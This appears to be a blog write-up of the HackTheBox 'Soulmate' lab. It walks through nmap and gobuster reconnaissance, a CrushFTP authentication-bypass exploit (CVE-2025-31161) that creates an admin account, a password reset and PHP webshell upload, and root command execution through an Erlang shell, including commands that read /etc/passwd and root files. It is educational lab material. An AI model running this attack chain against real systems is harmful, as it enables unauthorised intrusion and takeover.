


Soulmate Write-Up




Overview

In HackTheBox's Soulmate machine, I exploited an unpatched CrushFTP instance on HackTheBox Soulmate machine to gain an initial foothold on the FTP web server. Followed by a PHP webshell for post-exploitation. Through the use of linPEAS, I ran automated enumeration to gain information on the user which revealed cleartext credentials to gain user access. Upon gaining access, I discovered a misconfigured Erlang service which reused those credentials and abused the erlang console by root command execution.

Conducting initial recon through nmap to discover any open ports:

To confirm my VPN is connected correctly, and confirm the machine is reachable, I pinged the target machine IP address.

A screenshot of a terminal window titled 'assess@kali: ~/ctf/htb'. The window has a menu bar with 'Session', 'Actions', 'Edit', 'View', and 'Help'. The terminal shows a user prompt '(assess@kali)-[~/ctf/htb]' followed by a '\$' prompt where the command 'ping 10.10.11.86' is entered. The output shows four successful ping responses with varying times (53.3, 58.7, 52.5, 52.9 ms) and a summary line: '10.10.11.86 ping statistics: 4 packets transmitted, 4 received, 0% packet loss, time 3094ms rtt min/avg/max/mdev = 52.466/54.358/58.741/2.548 ms'. The prompt returns to '\$'.

```
nmap -sV -p 1-65535 -T4 -A -v -Pn 10.10.11.86
```

```
Nmap scan report for 10.10.11.86
Host is up (0.067s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-methods:
```

```
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://soulmate.htb/
```


Findings

- Port 80 (HTTP)
- Port 22 (SSH)

Troubleshooting

Port 80 appears to be running nginx 1.18.0. Initially I tried just visiting `http://10.10.11.86`, which kept returning server not found errors. After doing some research, I found out I add to add the ip to the `/etc/hosts` file for it to correctly resolve to `http://soulmate.htb` For future notice, when the nmap scan returns something along the lines of "Did not follow redirect to <hostname>", you need to add the ip and hostname to the hosts file.

After adding the ip/hostname to the hosts file, we can view the web server running a dating website.



Directory Enumeration


Since port 10.10.11.86:80 is open and resolves to <http://soulmate.htb>, I ran a gobuster script against a wordlist to discover any subdomains/directories.

```
(assess@kali) - [~/ctf/htb/soulmate]
└─$ sudo gobuster vhost -u http://soulmate.htb -w /usr/share/seclists/Discovery/DNS/bug-bounty-program-subdomains-trickest-inventory.txt -append-domain -t 100
[sudo] password for assess:
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://soulmate.htb
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/DNS/bug-bounty-program-subdomains-trickest-inventory.txt
[+] User Agent: gobuster/3.8
[+] Timeout: 10s
[+] Append Domain: true
[+] Exclude Hostname Length: false
=====
Starting gobuster in VHOST enumeration mode
=====
ftp.soulmate.htb Status: 302 [Size: 0] [--> /WebInterface/login.html]
Progress: 1613291 / 1613291 (100.00%)
=====
Finished
=====
```

GoBuster found a hit on `ftp.soulmate.htb/WebInterface/login.html`

Visiting the URL, it appears to be a login screen for Soulmate's FTP server, CrushFTP.

Examining the network traffic, I believe I was able to identify the version of CrushFTP 11.W.657.



Conducting vulnerability research on this version of CrushFTP led me to exploit-db, giving further details into CVE-2025-31161.

Vulnerability

CrushFTP before 10.8.4 and 11.3.1 allows unauthenticated HTTP(S) port access and full admin takeover through a race condition and header parsing logic flaw in the AWS4-HMAC authorization mechanism.

Exploiting this allows bypassing authentication and logging in as any known user (e.g. crushadmin)

Conducting further research into CVE-2025-31161 led me to a publicly available PoC.

<https://github.com/Immersive-Labs-Sec/CVE-2025-31161>


Running our exploit:

```
(assess@kali) - [~/ctf/htb/soulmate/CVE-2025-31161]
$ python3 cve-2025-31161.py --target_host ftp.soulmate.htb --port 80 --new_user adminv2 --password admin123
[+] Preparing Payloads
[-] Warming up the target
[-] Target is up and running
[+] Sending Account Create Request
[!] User created successfully
[+] Exploit Complete you can now login with
[*] Username: adminv2
[*] Password: admin123.
```

Exploitation

Now that we have created and logged into our new admin account, we can successfully login to the FTP web server.

Navigating to the admin console, there is a User Manager tab that shows all of the users with access to the CrushFTP server. Reviewing the users, it looks like Ben works in Soulmates IT/Web Department.



Using the admin interface, I reset Ben's password and logged into his account and navigated to the webprod directory. I don't know how to write custom shells, so I found a PHP webshell on [GitHub](#) and uploaded it into the

webProd directory.

Files To Upload

×

+ Add files Upload ▾ Cancel Overwrite All Resume All Share Uploaded ▾ Remove ▾

☐

☐

 /webProd/webshell.php

311.0 B, 10/20/2025 02:29 AM


Reupload Remove

Uploaded in 0.6 secs at an average speed of 0.5 KB/s



Total File(s): 1, Size : 311.0 B

Through the webshell, we were able to execute [LinPEAS](#) and gain access to Ben's credentials in clear text, and logging in via SSH, gave us the user flag.



Gaining Root Access

Additionally, in the linPEAS output, we found several mentions of Erlang running on port 2222.

To login, we used Ben's original SSH credentials, and was able to gain access into the Erlang service running on root permissions.

Doing research on command execution in Erlang, I came across a vuln.be article explaining OS command execution.

OS command execution

os module

The simplest way to execute something in the OS is to use the `cmd` function.

```
os:cmd("cat /etc/passwd").
```

So, lets try and find the root flag using this command execution

```
(assess@kali) - [~/ctf/htb/soulmate]
└─$ ssh ben@soulmate.htb
ben@soulmate.htb's password:
Last login: Sun Oct 26 17:28:59 2025 from 10.10.14.200
ben@soulmate:~$ ls
user.txt
ben@soulmate:~$ cat user.txt
[DEPRECATED]
ben@soulmate:~$ ls
user.txt
ben@soulmate:~$ ssh ben@localhost -p 2222
ben@localhost's password:
Eshell V15.2.5 (press Ctrl+G to abort, type help(). for help)
(ssh_runner@soulmate)1> os:cmd("id").
(ssh_runner@soulmate)1> os:cmd("id").

"uid=0(root) gid=0(root) groups=0(root)\n"
(ssh_runner@soulmate)2> os:cmd("cat /root/root.txt").
(ssh_runner@soulmate)2> os:cmd("cat /root/root.txt").

"[DEPRECATED]\n"
(ssh_runner@soulmate)3>
```

Ending Thoughts

As this was my first red team box, Soulmate was a great exercise for me to chain together small investigate hints to a full compromise of the system. A couple technical takeaways for this machine:

- **Host and vhost discovery:** The initial 'did not follow redirect' was a small clue that paid off huge once `soulmate.htb` was added to `/etc/hosts`.
- **Patch Management:** Discovering multiple vulnerabilities through CrushFTP, and Erlang through public PoC's was the pivot point that led from initial recon to full admin access. Patch Management is so important for organizations to address, this whole attack could have been prevented through the patching of CrushFTP.
- **Enumeration:** Using linPEAS for this machine worked out very well for automated enumeration, which gave me insight into what to dig into.



hunts.dev

Originally published on hunts.dev

<https://hunts.dev/blog/soulmate/>